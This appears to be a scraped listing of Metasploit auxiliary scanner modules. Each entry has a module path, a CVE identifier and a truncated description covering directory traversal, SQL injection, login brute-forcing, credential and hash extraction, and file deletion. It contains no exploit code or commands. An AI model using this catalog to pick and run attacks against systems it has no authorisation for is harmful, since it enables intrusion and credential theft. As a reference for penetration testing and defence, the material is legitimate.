Web-Dorado ECommerce WD for Joomla! search_category_id SQL Injection Scanner auxiliary/scanner/http/joomla_ecommercewd_sqli_scanner	2015-03-20	This module will scan for hosts vulnerable to an ur SQL injection within the advanced search feature Dorado ECommerce WD 1.2.5 and likely prior. **CVEs**: CVE-2015-2562 **Refs**: source
Joomla Page Scanner auxiliary/scanner/http/joomla_pages	-	This module scans a Joomla install for common pa **Refs**: source, docs
Joomla Plugins Scanner auxiliary/scanner/http/joomla_plugins	-	This module scans a Joomla install for plugins and vulnerabilities. **Refs**: source, docs
Joomla Version Scanner auxiliary/scanner/http/joomla_version	-	This module scans a Joomla install for information underlying operating system and Joomla version. **Refs**: source, docs
Jupyter Login Utility auxiliary/scanner/http/jupyter_login	-	This module checks if authentication is required or Notebook server. If it is, this module will bruteforce Jupyter only requires a password to authenticate, **Refs**: source, docs
Kodi 17.0 Local File Inclusion Vulnerability auxiliary/scanner/http/kodi_traversal	2017-02-12	This module exploits a directory traversal flaw four 17.1. **CVEs**: CVE-2017-5982 **Refs**: source, docs
LimeSurvey Zip Path Traversals auxiliary/scanner/http/limesurvey_zip_traversals	2020-04-02	This module exploits an authenticated path travers found in LimeSurvey versions between 4.0 and 4.1 2020-11455 or <= 3.15.9 with CVE-2019-9960, inc **CVEs**: CVE-2019-9960, CVE-2020-11455 **Refs**: source, docs, ref1, ref2, ref3
Linknat Vos Manager Traversal auxiliary/scanner/http/linknat_vos_traversal	-	This module attempts to test whether a file travers present in version of linknat vos2009/vos3000. **Refs**: source, ref1, ref2
Linksys E1500 Directory Traversal Vulnerability auxiliary/scanner/http/linksys_e1500_traversal	-	This module exploits a directory traversal vulnerab present in different Linksys home routers, like the **Refs**: source, ref1, ref2
LiteSpeed Source Code Disclosure/Download auxiliary/scanner/http/litespeed_source_disclosure	-	This module exploits a source code disclosure/dov vulnerability in versions 4.0.14 and prior of LiteSpe **CVEs**: CVE-2010-2333 **Refs**: source

Metasploit Module	Date	Details
HTTP Microsoft SQL Injection Table XSS Infection auxiliary/scanner/http/lucky_punch	-	This module implements the mass SQL injection a by concatenation of HTML string that forces a pers to redirect user browser to an attacker controller w **Refs**: source
Majordomo2 _list_file_get() Directory Traversal auxiliary/scanner/http/majordomo2_directory_traversal	2011-03-08	This module exploits a directory traversal vulnerab _list_file_get() function of Majordomo2 (help functi this module will attempt to download the Majordom **CVEs**: CVE-2011-0049, CVE-2011-0063 **Refs**: source, ref1
ManageEngine Desktop Central Login Utility auxiliary/scanner/http/manageengine_desktop_central_login	-	This module will attempt to authenticate to a Mana Desktop Central. **Refs**: source
ManageEngine DeviceExpert 5.6 ScheduleResultViewer FileName Traversal auxiliary/scanner/http/manageengine_deviceexpert_traversal	2012-03-18	This module exploits a directory traversal vulnerab ManageEngine DeviceExpert's ScheduleResultVie is done by using "." in the path in order to retrieve **Refs**: source
ManageEngine DeviceExpert User Credentials auxiliary/scanner/http/manageengine_deviceexpert_user_creds	2014-08-28	This module extracts usernames and salted MD5 p from ManageEngine DeviceExpert version 5.9 buil This module has been tested successfully on Devi 5.9.7 ... **CVEs**: CVE-2014-5377 **Refs**: source, docs
MediaWiki SVG XML Entity Expansion Remote File Access auxiliary/scanner/http/mediawiki_svg_fileaccess	-	This module attempts to read a remote file from th vulnerability in the way MediaWiki handles SVG fil vulnerability occurs while trying to expand external ... **Refs**: source, ref1, ref2
Meteocontrol WEBlog Password Extractor auxiliary/scanner/http/meteocontrol_weblog_extractadmin	-	This module exploits an authentication bypass vuln Meteocontrol WEBLog appliances (software versio release) to extract Administrator password for the management portal. **CVEs**: CVE-2016-2296, CVE-2016-2298 **Refs**: source, docs, ref1
Apache HTTPD mod_negotiation Filename Bruter auxiliary/scanner/http/mod_negotiation_brute	-	This module performs a brute force attack in order existing files on a server which uses mod_negotiat filename is found, the IP address and the files four displayed. **Refs**: source
Apache HTTPD mod_negotiation Scanner auxiliary/scanner/http/mod_negotiation_scanner	-	This module scans the webserver of the given hos existence of mod_negotiate. If the webserver has enabled, the IP address will be displayed. **Refs**: source
MS09-020 IIS6 WebDAV Unicode Authentication Bypass auxiliary/scanner/http/ms09_020_webdav_unicode_bypass	-	This module attempts to to bypass authentication u WebDAV IIS6 Unicode vulnerability discovered by vulnerability appears to be exploitable where Webl on the IIS6 ... **CVEs**: CVE-2009-1122, CVE-2009-1535 **Refs**: source
MS15-034 HTTP Protocol Stack Request Handling HTTP.SYS Memory Information Disclosure auxiliary/scanner/http/ms15_034_http_sys_memory_dump	-	This module dumps memory contents using a craf and affects only Windows 8.1, Server 2012, and S Note that if the target is running in VMware Workst has ... **CVEs**: CVE-2015-1635 **Refs**: source, docs, ref1, ref2, ref3, ref4, ref5
Western Digital MyBook Live Login Utility auxiliary/scanner/http/mybook_live_login	-	This module simply attempts to login to a Western Live instance using a specific user/pass. **Refs**: source
Nagios XI Scanner auxiliary/scanner/http/nagios_xi_scanner	-	The module detects the version of Nagios XI appli suggests matching exploit modules based on the v Since Nagios XI applications only reveal the versio authenticated ... **CVEs**: CVE-2019-15949, CVE-2020-5791, CVE-2020-35578 **Refs**: source, docs
NetDecision NOCVision Server Directory Traversal auxiliary/scanner/http/netdecision_traversal	2012-03-07	This module exploits a directory traversal bug in N TrafficGrapherServer.exe service. This is done by path to retrieve a file on a vulnerable machine. **CVEs**: CVE-2012-1465 **Refs**: source, ref1

Metasploit Module	Date	Details
Netgear SPH200D Directory Traversal Vulnerability auxiliary/scanner/http/netgear_sph200d_traversal	-	This module exploits a directory traversal vulnerab present in Netgear SPH200D Skype telephone. **Refs**: source, ref1, ref2
Nginx Source Code Disclosure/Download auxiliary/scanner/http/nginx_source_disclosure	-	This module exploits a source code disclosure/dov vulnerability in versions 0.7 and 0.8 of the nginx w Versions 0.7.66 and 0.8.40 correct this vulnerabilit **CVEs**: CVE-2010-2263 **Refs**: source
NFR Agent FSFUI Record Arbitrary Remote File Access auxiliary/scanner/http/novell_file_reporter_fsfui_fileaccess	-	NFRAgent.exe, a component of Novell File Report remote attackers to retrieve arbitrary text files via a traversal while handling requests to /FSF/CMD wit record ... **CVEs**: CVE-2012-4958, CVE-2012-4959 **Refs**: source, ref1
NFR Agent SRS Record Arbitrary Remote File Access auxiliary/scanner/http/novell_file_reporter_srs_fileaccess	-	NFRAgent.exe, a component of Novell File Report remote attackers to retrieve arbitrary files via a req /FSF/CMD with a SRS Record with OPERATION 4 specifying a ... **CVEs**: CVE-2012-4957, CVE-2012-4959 **Refs**: source, ref1
Novell Zenworks Mobile Device Managment Admin Credentials auxiliary/scanner/http/novell_mdm_creds	-	This module attempts to pull the administrator cred vulnerable Novell Zenworks MDM server. **CVEs**: CVE-2013-1081 **Refs**: source, ref1
Octopus Deploy Login Utility auxiliary/scanner/http/octopusdeploy_login	-	This module simply attempts to login to an Octopu using a specific username and password. It has be work on version 3.4.4. **Refs**: source
OpenMind Message-OS Portal Login Brute Force Utility auxiliary/scanner/http/openmind_messageos_login	-	This module scans for OpenMind Message-OS pro login portal, and performs a login brute force attacl credentials. **Refs**: source
HTTP Open Proxy Detection auxiliary/scanner/http/open_proxy	-	Checks if an HTTP proxy is open. False positive a verifying the HTTP return code and matching a pa CONNECT method is verified only the return code are shown ... **Refs**: source, docs, ref1, ref2
HTTP Options Detection auxiliary/scanner/http/options	-	Display available HTTP options for each system. **CVEs**: CVE-2005-3398, CVE-2005-3498 **Refs**: source, docs
Oracle Demantra Database Credentials Leak auxiliary/scanner/http/oracle_demantra_database_credentials_leak	2014-02-28	This module exploits a database credentials leak f Demantra 12.2.1 in combination with an authentica way an unauthenticated user can retrieve the data **CVEs**: CVE-2013-5795, CVE-2013-5880 **Refs**: source, ref1, ref2
Oracle Demantra Arbitrary File Retrieval with Authentication Bypass auxiliary/scanner/http/oracle_demantra_file_retrieval	2014-02-28	This module exploits a file download vulnerability f Demantra 12.2.1 in combination with an authentica combining these exposures, an unauthenticated us any ... **CVEs**: CVE-2013-5877, CVE-2013-5880 **Refs**: source, ref1, ref2
Oracle ILO Manager Login Brute Force Utility auxiliary/scanner/http/oracle_ilom_login	-	This module scans for Oracle Integrated Lights Ou login portal, and performs a login brute force attacl credentials. **Refs**: source
OWA Exchange Web Services (EWS) Login Scanner auxiliary/scanner/http/owa_ews_login	-	This module attempts to log in to the Exchange W exposed at https://example.com/ews/, using NTLM This method is faster and simpler than traditional f **Refs**: source, docs
Outlook Web App (OWA) / Client Access Server (CAS) IIS HTTP Internal IP Disclosure auxiliary/scanner/http/owa_iis_internal_ip	2012-12-17	This module tests vulnerable IIS HTTP header file Microsoft Exchange OWA 2003 and CAS 2007, 20 servers. **Refs**: source
Outlook Web App (OWA) Brute Force Utility auxiliary/scanner/http/owa_login	-	This module tests credentials on OWA 2003, 2007 2016 servers. **Refs**: source, docs

Metasploit Module	Date	Details
PhpMyAdmin Login Scanner auxiliary/scanner/http/phpmyadmin_login	-	This module will attempt to authenticate to PhpMy **Refs**: source, docs
PocketPAD Login Bruteforce Force Utility auxiliary/scanner/http/pocketpad_login	-	This module scans for PocketPAD login portal, and bruteforce attack to identify valid credentials. **Refs**: source
HTTP Previous Directory File Scanner auxiliary/scanner/http/prev_dir_same_name_file	-	This module identifies files in the first parent direct name as the given directory path. Example: Test /b look for the following files /backup/files.ext. **Refs**: source
Radware AppDirector Bruteforce Login Utility auxiliary/scanner/http/radware_appdirector_enum	-	This module scans for Radware AppDirector's web performs login brute force to identify valid credenti **Refs**: source
Ruby On Rails Attributes Mass Assignment Scanner auxiliary/scanner/http/rails_mass_assignment	-	This module scans Ruby On Rails sites for models not protected by attr_protected or attr_accessible. to assign a non-existent field, the default rails with **Refs**: source, ref1
Ruby on Rails XML Processor YAML Deserialization Scanner auxiliary/scanner/http/rails_xml_yaml_scanner	-	This module attempts to identify Ruby on Rails ins to an arbitrary object instantiation flaw in the XML processor. **CVEs**: CVE-2013-0156 **Refs**: source, ref1
HTTP File Extension Scanner auxiliary/scanner/http/replace_ext	-	This module identifies the existence of additional fi the extension of an existing file. **Refs**: source
Apache Reverse Proxy Bypass Vulnerability Scanner auxiliary/scanner/http/rewrite_proxy_bypass	-	Scan for poorly configured reverse proxy servers. module attempts to force the server to make a req invalid domain name. Then, if the bypass is succes ... **CVEs**: CVE-2011-3368 **Refs**: source, ref1
RFCode Reader Web Interface Login / Bruteforce Utility auxiliary/scanner/http/rfcode_reader_enum	-	This module simply attempts to login to a RFCode interface. Please note that by default there is no au such a case, password brute force will not be perfo ... **Refs**: source
RIPS Scanner Directory Traversal auxiliary/scanner/http/rips_traversal	-	This module exploits a directory traversal vulnerab Scanner v0.54, allowing to read arbitrary files with privileges. **Refs**: source, docs, ref1
Riverbed SteelHead VCX File Read auxiliary/scanner/http/riverbed_steelhead_vcx_file_read	2017-06-01	This module exploits an authenticated arbitrary file module's filter engine. SteelHead VCX (VCX255U) was confirmed as vulnerable. **Refs**: source, docs
HTTP Robots.txt Content Scanner auxiliary/scanner/http/robots_txt	-	Detect robots.txt files and analize its content. **Refs**: source, docs
S40 0.4.2 CMS Directory Traversal Vulnerability auxiliary/scanner/http/s40_traversal	2011-04-07	This module exploits a directory traversal vulnerab CMS. The flaw is due to the 'page' function not pro the $pid parameter, which allows a malicious user **Refs**: source
SAP BusinessObjects User Bruteforcer auxiliary/scanner/http/sap_businessobjects_user_brute	-	This module attempts to bruteforce SAP Business The dswsbobje interface is only used to verify valid CmcApp. Therefore, any valid credentials that hav ... **Refs**: source, ref1
SAP BusinessObjects Web User Bruteforcer auxiliary/scanner/http/sap_businessobjects_user_brute_web	-	This module simply attempts to bruteforce SAP Bu users by using CmcApp. **Refs**: source, ref1
SAP BusinessObjects User Enumeration auxiliary/scanner/http/sap_businessobjects_user_enum	-	This module simply attempts to enumerate SAP Bu users. The dswsbobje interface is only used to ver CmcApp. Therefore, any valid users that have bee be ... **Refs**: source, ref1
SAP BusinessObjects Version Detection auxiliary/scanner/http/sap_businessobjects_version_enum	-	This module simply attempts to identify the versior BusinessObjects. **Refs**: source, ref1

Metasploit Module	Date	Details
HTTP Page Scraper auxiliary/scanner/http/scraper	-	Scrape defined data from a specific web page bas expression. **Refs**: source, docs
ManageEngine ServiceDesk Plus Path Traversal auxiliary/scanner/http/servicedesk_plus_traversal	2015-10-03	This module exploits an unauthenticated path trav found in ManageEngine ServiceDesk Plus build 91 The module will retrieve any file on the filesystem v **Refs**: source, ref1
SevOne Network Performance Management Application Brute Force Login Utility auxiliary/scanner/http/sevone_enum	2013-06-07	This module scans for SevOne Network Performar System Application, finds its version, and performs to identify valid credentials. **Refs**: source
Simple Web Server 2.3-RC1 Directory Traversal auxiliary/scanner/http/simple_webserver_traversal	2013-01-03	This module exploits a directory traversal vulnerab Simple Web Server 2.3-RC1. **CVEs**: CVE-2002-1864 **Refs**: source, ref1
Supermicro Onboard IPMI Port 49152 Sensitive File Exposure auxiliary/scanner/http/smt_ipmi_49152_exposure	2014-06-19	This module abuses a file exposure vulnerability a the web interface on port 49152 of Supermicro On controllers. The vulnerability allows an attacker to **Refs**: source, ref1, ref2
Supermicro Onboard IPMI CGI Vulnerability Scanner auxiliary/scanner/http/smt_ipmi_cgi_scanner	2013-11-06	This module checks for known vulnerabilities in the of Supermicro Onboard IPMI controllers. These iss include several unauthenticated buffer overflows ir **CVEs**: CVE-2013-3621, CVE-2013-3623 **Refs**: source, ref1
Supermicro Onboard IPMI Static SSL Certificate Scanner auxiliary/scanner/http/smt_ipmi_static_cert_scanner	2013-11-06	This module checks for a static SSL certificate shi Supermicro Onboard IPMI controllers. An attacker the publicly-available firmware can perform man-in attacks and ... **CVEs**: CVE-2013-3619 **Refs**: source, ref1
Supermicro Onboard IPMI url_redirect.cgi Authenticated Directory Traversal auxiliary/scanner/http/smt_ipmi_url_redirect_traversal	2013-11-06	This module abuses a directory traversal vulnerab url_redirect.cgi application accessible through the Supermicro Onboard IPMI controllers. The vulnera **Refs**: source, ref1, ref2
HTTP SOAP Verb/Noun Brute Force Scanner auxiliary/scanner/http/soap_xml	-	This module attempts to brute force SOAP/XML re hidden methods. **Refs**: source
Sockso Music Host Server 1.5 Directory Traversal auxiliary/scanner/http/sockso_traversal	2012-03-14	This module exploits a directory traversal bug in S 4444. This is done by using "./" in the path to retrie vulnerable machine. **Refs**: source, ref1
Splunk Web Interface Login Utility auxiliary/scanner/http/splunk_web_login	-	This module simply attempts to login to a Splunk w Please note the free version of Splunk actually doe authentication, in that case the module will abort tr **Refs**: source
Directory Traversal in Spring Cloud Config Server auxiliary/scanner/http/springcloud_directory_traversal	2020-06-01	This module exploits an unauthenticated directory vulnerability which exists in Spring Cloud Config ve to 2.2.3 and 2.1.x prior to 2.1.9, and older unsuppo **CVEs**: CVE-2020-5410 **Refs**: source, docs, ref1, ref2
Spring Cloud Config Server Directory Traversal auxiliary/scanner/http/springcloud_traversal	2019-04-17	This module exploits an unauthenticated directory vulnerability which exists in Spring Cloud Config ve to 2.1.2, versions 2.0.x prior to 2.0.4, and versions **CVEs**: CVE-2019-3799 **Refs**: source, docs, ref1
Squid Proxy Port Scanner auxiliary/scanner/http/squid_pivot_scanning	-	A exposed Squid proxy will usually allow an attack requests on their behalf. If misconfigured, this may information about devices that they cannot normal **Refs**: source, docs, ref1
Squiz Matrix User Enumeration Scanner auxiliary/scanner/http/squiz_matrix_user_enum	2011-11-08	This module attempts to enumerate remote users f the Squiz Matrix and MySource Matrix CMS by sen requests for asset IDs e.g. ?a=14 and searching fo username eg ... **Refs**: source, ref1
HTTP SSL Certificate Information auxiliary/scanner/http/ssl	-	Parse the server SSL certificate to obtain the comm signature algorithm. **Refs**: source, docs

Metasploit Module	Date	Details
ManageEngine Support Center Plus Directory Traversal auxiliary/scanner/http/support_center_plus_directory_traversal	2014-01-28	This module exploits a directory traversal vulnerab ManageEngine Support Center Plus build 7916 an module will create a support ticket as a normal use to ... **CVEs**: CVE-2014-100002 **Refs**: source
SurgeNews User Credentials auxiliary/scanner/http/surgenews_user_creds	2017-06-16	This module exploits a vulnerability in the WebNev of SurgeNews on TCP ports 9080 and 8119 which unauthenticated users to download arbitrary files fi root ... **Refs**: source, docs, ref1
HTTP Subversion Scanner auxiliary/scanner/http/svn_scanner	-	Detect subversion directories and files and analize SVN Version > 7 supported. **Refs**: source
SVN wc.db Scanner auxiliary/scanner/http/svn_wcdb_scanner	-	Scan for servers that allow access to the SVN wc.(the work by Tim Meddin. **Refs**: source, ref1
Sybase Easerver 6.3 Directory Traversal auxiliary/scanner/http/sybase_easerver_traversal	2011-05-25	This module exploits a directory traversal vulnerab Sybase EAserver's Jetty webserver on port 8000. seems unlikely with EAserver's default configuratic ... **CVEs**: CVE-2011-2474 **Refs**: source, ref1, ref2
Symantec Messaging Gateway 10 Exposure of Stored AD Password Vulnerability auxiliary/scanner/http/symantec_brightmail_ldapcreds	2015-12-17	This module will grab the AD account saved in Syr Messaging Gateway and then decipher it using the Symantec PBE key. Note that authentication is req successfully grab ... **CVEs**: CVE-2016-2203 **Refs**: source, docs, ref1
Symantec Messaging Gateway 9.5 Log File Download Vulnerability auxiliary/scanner/http/symantec_brightmail_logfile	2012-11-30	This module will download a file of your choice aga Messaging Gateway. This is possible by exploiting traversal vulnerability when handling the 'logFile' p ... **CVEs**: CVE-2012-4347 **Refs**: source, ref1
Symantec Web Gateway Login Utility auxiliary/scanner/http/symantec_web_gateway_login	-	This module will attempt to authenticate to a Syma Gateway. **Refs**: source
Synology Forget Password User Enumeration Scanner auxiliary/scanner/http/synology_forget_passwd_user_enum	2011-01-05	This module attempts to enumerate users on the S sending GET requests for the forgot password UR NAS will respond differently if a user is present or as ... **CVEs**: CVE-2017-9554 **Refs**: source, docs, ref1
ThinVNC Directory Traversal auxiliary/scanner/http/thinvnc_traversal	2019-10-16	This module exploits a directory traversal vulnerab versions 1.0b1 and prior which allows unauthentica retrieve arbitrary files, including the ThinVNC confi **CVEs**: CVE-2019-17662 **Refs**: source, ref1, ref2, ref3
Titan FTP Administrative Password Disclosure auxiliary/scanner/http/titan_ftp_admin_pwd	-	On Titan FTP servers prior to version 9.14.1628, a retrieve the username and password for the admin RPC interface, which listens on TCP Port 31001 b sending an ... **CVEs**: CVE-2013-1625 **Refs**: source
HTTP HTML Title Tag Content Grabber auxiliary/scanner/http/title	-	Generates a GET request to the provided webserv the server header, HTML title attribute and location This is useful for rapidly identifying interesting web **Refs**: source, docs
Apache Tomcat User Enumeration auxiliary/scanner/http/tomcat_enum	-	This module enumerates Apache Tomcat's userna malformed requests to j_security_check, which ca web administration package. It should work agains 4.1.0 - ... **CVEs**: CVE-2009-0580 **Refs**: source

Metasploit Module	Date	Details
Tomcat Application Manager Login Utility auxiliary/scanner/http/tomcat_mgr_login	-	This module simply attempts to login to a Tomcat A Manager instance using a specific user/pass. **CVEs**: CVE-1999-0502, CVE-2009-3548, CVE-20 2009-4188, CVE-2009-4189, CVE-2010-0557, CV **Refs**: source, docs, ref1, ref2, ref3
Total.js prior to 3.2.4 Directory Traversal auxiliary/scanner/http/totaljs_traversal	2019-02-18	This module check and exploits a directory travers Total.js prior to 3.2.4. Here is a list of accepted ext jpeg, png, gif, ico, js, css, txt, xml, woff, woff2, ... **CVEs**: CVE-2019-8903 **Refs**: source, docs, ref1, ref2
HTTP Cross-Site Tracing Detection auxiliary/scanner/http/trace	-	Checks if the host is vulnerable to Cross-Site Trac **CVEs**: CVE-2005-3398 **Refs**: source, ref1
HTTP trace.axd Content Scanner auxiliary/scanner/http/trace_axd	-	Detect trace.axd files and analize its content. **Refs**: source
TVT NVMS-1000 Directory Traversal auxiliary/scanner/http/tvt_nvms_traversal	2019-12-12	This module exploits an unauthenticated directory vulnerability which exists in TVT network surveillar software-1000 version 3.4.1. NVMS listens by defa **CVEs**: CVE-2019-20085 **Refs**: source, docs
Typo3 Login Bruteforcer auxiliary/scanner/http/typo3_bruteforce	-	This module attempts to bruteforce Typo3 logins. **Refs**: source
V-CMS Login Utility auxiliary/scanner/http/vcms_login	-	This module attempts to authenticate to an Englis login interface. It should only work against version because these versions do not have any default pr ... **Refs**: source
HTTP Verb Authentication Bypass Scanner auxiliary/scanner/http/verb_auth_bypass	-	This module test for authentication bypass using d verbs. **Refs**: source, docs
HTTP Virtual Host Brute Force Scanner auxiliary/scanner/http/vhost_scanner	-	This module tries to identify unique virtual hosts hc web server. **Refs**: source
WANGKONGBAO CNS-1000 and 1100 UTM Directory Traversal auxiliary/scanner/http/wangkongbao_traversal	-	This module exploits the WANGKONGBAO CNS-1 UTM appliances aka Network Security Platform. T traversal vulnerability is interesting because the ap running as ... **CVEs**: CVE-2012-4031 **Refs**: source
HTTP WebDAV Internal IP Scanner auxiliary/scanner/http/webdav_internal_ip	-	Detect webservers internal IPs though WebDAV. **CVEs**: CVE-2002-0422 **Refs**: source
HTTP WebDAV Scanner auxiliary/scanner/http/webdav_scanner	-	Detect webservers with WebDAV enabled. **Refs**: source, docs
HTTP WebDAV Website Content Scanner auxiliary/scanner/http/webdav_website_content	-	Detect webservers disclosing its content though W **Refs**: source, docs
WebPageTest Directory Traversal auxiliary/scanner/http/webpagetest_traversal	2012-07-13	This module exploits a directory traversal vulnerab WebPageTest. Due to the way the gettext.php scri 'file' parameter, it is possible to read a file outside t **Refs**: source
HTTP Vuln Scanner auxiliary/scanner/http/web_vulndb	-	This module identifies common vulnerable files or **Refs**: source
WildFly Directory Traversal auxiliary/scanner/http/wildfly_traversal	2014-10-22	This module exploits a directory traversal vulnerab WildFly 8.1.0.Final web server running on port 808 Undertow. The vulnerability only affects to Windov **CVEs**: CVE-2014-7816 **Refs**: source, ref1, ref2, ref3
WordPress REST API Content Injection auxiliary/scanner/http/wordpress_content_injection	2017-02-01	This module exploits a content injection vulnerabili versions 4.7 and 4.7.1 via type juggling in the RES **CVEs**: CVE-2017-1001000 **Refs**: source, docs, ref1, ref2, ref3, ref4

Metasploit Module	Date	Details
WordPress XMLRPC GHOST Vulnerability Scanner auxiliary/scanner/http/wordpress_ghost_scanner	-	This module can be used to determine hosts vulne GHOST vulnerability via a call to the WordPress X If the target is vulnerable, the system will segfault a **CVEs**: CVE-2015-0235 **Refs**: source, ref1, ref2
WordPress Brute Force and User Enumeration Utility auxiliary/scanner/http/wordpress_login_enum	-	WordPress Authentication Brute Force and User E Utility. **CVEs**: CVE-2009-2335 **Refs**: source, docs
Wordpress XML-RPC system.multicall Credential Collector auxiliary/scanner/http/wordpress_multicall_creds	-	This module attempts to find Wordpress credential XMLRPC APIs. Wordpress versions prior to 4.4.1 a this type of technique. For newer versions, the scri **Refs**: source, ref1, ref2
Wordpress Pingback Locator auxiliary/scanner/http/wordpress_pingback_access	-	This module will scan for wordpress sites with the enabled. By interfacing with the API an attacker ca wordpress site to port scan an external target and Refer ... **CVEs**: CVE-2013-0235 **Refs**: source, ref1, ref2, ref3
Wordpress Scanner auxiliary/scanner/http/wordpress_scanner	-	Detects Wordpress Versions, Themes, and Plugins **Refs**: source, docs
Wordpress XML-RPC Username/Password Login Scanner auxiliary/scanner/http/wordpress_xmlrpc_login	-	This module attempts to authenticate against a Wo XMLRPC) using username and password combina the USER_FILE, PASS_FILE, and USERPASS_FI **CVEs**: CVE-1999-0502 **Refs**: source, docs, ref1, ref2
Abandoned Cart for WooCommerce SQLi Scanner auxiliary/scanner/http/wp_abandoned_cart_sqli	2020-11-05	Abandoned Cart, a plugin for WordPress which ex WooCommerce plugin, prior to 5.8.2 is affected by unauthenticated SQL injection via the billing_first_ of the save_data AJAX ... **Refs**: source, docs, ref1, ref2
Wordpress Arbitrary File Deletion auxiliary/scanner/http/wp_arbitrary_file_deletion	2018-06-26	An arbitrary file deletion vulnerability in the WordP any user with privileges of an Author to completely WordPress site and to execute arbitrary code on th **Platforms**: php **Refs**: source, docs, ref1, ref2
WordPress ChopSlider3 id SQLi Scanner auxiliary/scanner/http/wp_chopslider_id_sqli	2020-05-12	The iDangero.us Chop Slider 3 WordPress plugin prior contains a blind SQL injection in the id param get_script/index.php page. The injection is passed **CVEs**: CVE-2020-11530 **Refs**: source, docs, ref1
WordPress Contus Video Gallery Unauthenticated SQL Injection Scanner auxiliary/scanner/http/wp_contus_video_gallery_sqli	2015-02-24	This module attempts to exploit a UNION-based S Contus Video Gallery for Wordpress version 2.7 ar order if the instance is vulnerable. **CVEs**: CVE-2015-2065 **Refs**: source
WordPress DukaPress Plugin File Read Vulnerability auxiliary/scanner/http/wp_dukapress_file_read	-	This module exploits a directory traversal vulnerab Plugin "DukaPress" version <= 2.5.3, allowing to re with the web server privileges. **CVEs**: CVE-2014-8799 **Refs**: source, docs
WordPress Duplicator File Read Vulnerability auxiliary/scanner/http/wp_duplicator_file_read	2020-02-19	This module exploits an unauthenticated directory vulnerability in WordPress plugin 'Duplicator' versi allowing arbitrary file read with the web server priv **CVEs**: CVE-2020-11738 **Refs**: source, docs, ref1
WordPress Easy WP SMTP Password Reset auxiliary/scanner/http/wp_easy_wp_smtp	2020-12-06	Wordpress plugin Easy WP SMTP versions <= 1.4 not include index.html within its plugin folder. This for directory listings. If debug mode is also enablec **CVEs**: CVE-2020-35234 **Refs**: source, docs, ref1, ref2, ref3
WordPress Email Subscribers and Newsletter Hash SQLi Scanner auxiliary/scanner/http/wp_email_sub_news_sqli	2019-11-13	Email Subscribers Newsletters plugin contains an timebased SQL injection in versions before 4.3.1. T parameter is vulnerable to injection. ... **CVEs**: CVE-2019-20361 **Refs**: source, docs, ref1

Metasploit Module	Date	Details
WordPress GI-Media Library Plugin Directory Traversal Vulnerability auxiliary/scanner/http/wp_gimedia_library_file_read	-	This module exploits a directory traversal vulnerab Plugin GI-Media Library version 2.2.2, allowing to from the system with the web server privileges. Th **Refs**: source, ref1
WordPress Loginizer log SQLi Scanner auxiliary/scanner/http/wp_loginizer_log_sqli	2020-10-21	Loginizer wordpress plugin contains an unauthenti SQL injection in versions before 1.6.4. The vulnera in the log parameter. Wordpress has forced update **CVEs**: CVE-2020-27615 **Refs**: source, docs, ref1, ref2, ref3
WordPress Mobile Edition File Read Vulnerability auxiliary/scanner/http/wp_mobileedition_file_read	-	This module exploits a directory traversal vulnerab Plugin "WP Mobile Edition" version 2.2.7, allowing files with the web server privileges. **Refs**: source
WordPress Mobile Pack Information Disclosure Vulnerability auxiliary/scanner/http/wp_mobile_pack_info_disclosure	-	This module exploits an information disclosure vul WordPress Plugin "WP Mobile Pack" version 2.1.2 files with privileges information. **CVEs**: CVE-2014-5337 **Refs**: source
WordPress NextGEN Gallery Directory Read Vulnerability auxiliary/scanner/http/wp_nextgen_galley_file_read	-	This module exploits an authenticated directory tra vulnerability in WordPress Plugin "NextGEN Galle allowing to read arbitrary directories with the web s **Refs**: source, ref1
WordPress Simple Backup File Read Vulnerability auxiliary/scanner/http/wp_simple_backup_file_read	-	This module exploits a directory traversal vulnerab Plugin "Simple Backup" version 2.7.10, allowing to files with the web server privileges. **Refs**: source
WordPress Subscribe Comments File Read Vulnerability auxiliary/scanner/http/wp_subscribe_comments_file_read	-	This module exploits an authenticated directory tra vulnerability in WordPress Plugin "Subscribe to Co 2.1.2, allowing to read arbitrary files with the web s **Refs**: source, ref1
WordPress Total Upkeep Unauthenticated Backup Downloader auxiliary/scanner/http/wp_total_upkeep_downloader	2020-12-12	This module exploits an unauthenticated database vulnerability in WordPress plugin 'Boldgrid-Backup 'Total Upkeep' version < 1.14.10. First, `env-info.ph server ... **Refs**: source, docs, ref1
HTTP Blind XPATH 1.0 Injector auxiliary/scanner/http/xpath	-	This module exploits blind XPATH 1.0 injections ov requests. **Refs**: source
Yaws Web Server Directory Traversal auxiliary/scanner/http/yaws_traversal	2011-11-25	This module exploits a directory traversal bug in Ya less. The module can only be used to retrieve files execution might be possible. Because when the m sends ... **CVEs**: CVE-2011-4350 **Refs**: source, ref1
Zabbix Server Brute Force Utility auxiliary/scanner/http/zabbix_login	-	This module attempts to login to Zabbix server inst username and password combinations indicated b USER_FILE, PASS_FILE, and USERPASS_FILE also test for the Zabbix ... **Refs**: source, docs
Zen Load Balancer Directory Traversal auxiliary/scanner/http/zenload_balancer_traversal	2020-04-10	This module exploits a authenticated directory trav in Zen Load Balancer `v3.10.1`. The flaw exists in properly handling 'filelog=' parameter which allows **Refs**: source, docs
Novell ZENworks Asset Management 7.5 Remote File Access auxiliary/scanner/http/zenworks_assetmanagement_fileaccess	-	This module exploits a hardcoded user and passw GetFile maintenance task in Novell ZENworks Ass 7.5. The vulnerability exists in the Web Console ar triggered by ... **CVEs**: CVE-2012-4933 **Refs**: source, ref1
Novell ZENworks Asset Management 7.5 Configuration Access auxiliary/scanner/http/zenworks_assetmanagement_getconfig	-	This module exploits a hardcoded user and passw GetConfig maintenance task in Novell ZENworks A Management 7.5. The vulnerability exists in the W can be triggered by ... **CVEs**: CVE-2012-4933 **Refs**: source, ref1
IMAP4 Banner Grabber auxiliary/scanner/imap/imap_version	-	IMAP4 Banner Grabber. **Refs**: source, docs

Metasploit Module	Date	Details
IPID Sequence Scanner auxiliary/scanner/ip/ipidseq	-	This module will probe hosts' IPID sequences and using the same method Nmap uses when it's perfc Idle Scan (-sI) and OS Detection (-O). Nmap's pro SYN/ACKs while ... **Refs**: source
IPMI 2.0 Cipher Zero Authentication Bypass Scanner auxiliary/scanner/ipmi/ipmi_cipher_zero	2013-06-20	This module identifies IPMI 2.0-compatible system vulnerable to an authentication bypass vulnerabilit of cipher zero. **CVEs**: CVE-2013-4782 **Refs**: source, docs, ref1
IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval auxiliary/scanner/ipmi/ipmi_dumphashes	2013-06-20	This module identifies IPMI 2.0-compatible system retrieve the HMAC-SHA1 password hashes of defa The hashes can be stored in a file using the OUTF and ... **CVEs**: CVE-2013-4786 **Refs**: source, docs, ref1, ref2
